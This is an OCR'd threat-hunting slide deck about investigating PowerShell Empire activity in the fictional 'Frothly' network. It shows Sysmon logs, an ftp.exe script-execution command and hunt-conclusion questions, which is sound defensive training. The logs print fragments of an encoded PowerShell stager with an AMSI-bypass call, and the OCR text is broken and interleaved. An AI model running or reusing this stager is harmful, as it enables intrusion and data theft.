

Event Actions
Type
Field
Value
Actions
Selected
CommandLine
"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
ParentCommandLine
C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBlAFQAVABZAHAAZQA
oACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8
AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAdABGAEkARQBsAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwALwBOAG8AbgBQAHUAYg
CommandLine
"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
HQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIA
User
FROTHLY\service3
host
venus
process
ftp.exe
source
WinEventLog:Microsoft-Windows-Sysmon/Operational
AdAApADsAJABJAHYAPQAkAEQAQQBUAEEAWwAwAC4ALgAzAF0AOwAkAGQAQQBUAEEAPQAkAEQAYQBUAEEAWwA0AC4ALgAkAEQAYQB0AEEALgBMAGUA
TgBnAFQAaABdADsALQBqAG8AaQBuAFsAQwBoAEEAUgBbAF0AXQAoACYAIAAkAFIAIAAkAEQAQQBUAEEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYA
A==
User
FROTHLY\service3
host
venus
process
ftp.exe
source
WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
Event
Computer
venus.frothly.local
CurrentDirectory
C:\temp\download\
EventChannel
Microsoft-Windows-Sysmon/Operational

Broaden Our Time Window




_time	process	process_name	user	dest
2017-08-25 22:28:57	ftp.exe	ftp.exe	FROTHLY\service3	wrk-klagerf.frothly.local
2017-08-25 22:42:06	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:13:34	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:43:37	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local
2017-08-25 23:46:08	ftp.exe	ftp.exe	FROTHLY\billy.tun	wrk-btun.frothly.local


Additional Command Strings



Chaining of Events

Parent Process IDs and Process IDs






Correlated Event

Account Creation x2

Authentication Activities

Host Processes

Process Commands



Concluding A Hunt…

Were we able to confirm or refute our hypothesis?

What have we learned?


What does our attack picture look like?

What other techniques were referenced?

What should we operationalize?

Where are our gaps?

PowerShell Empire

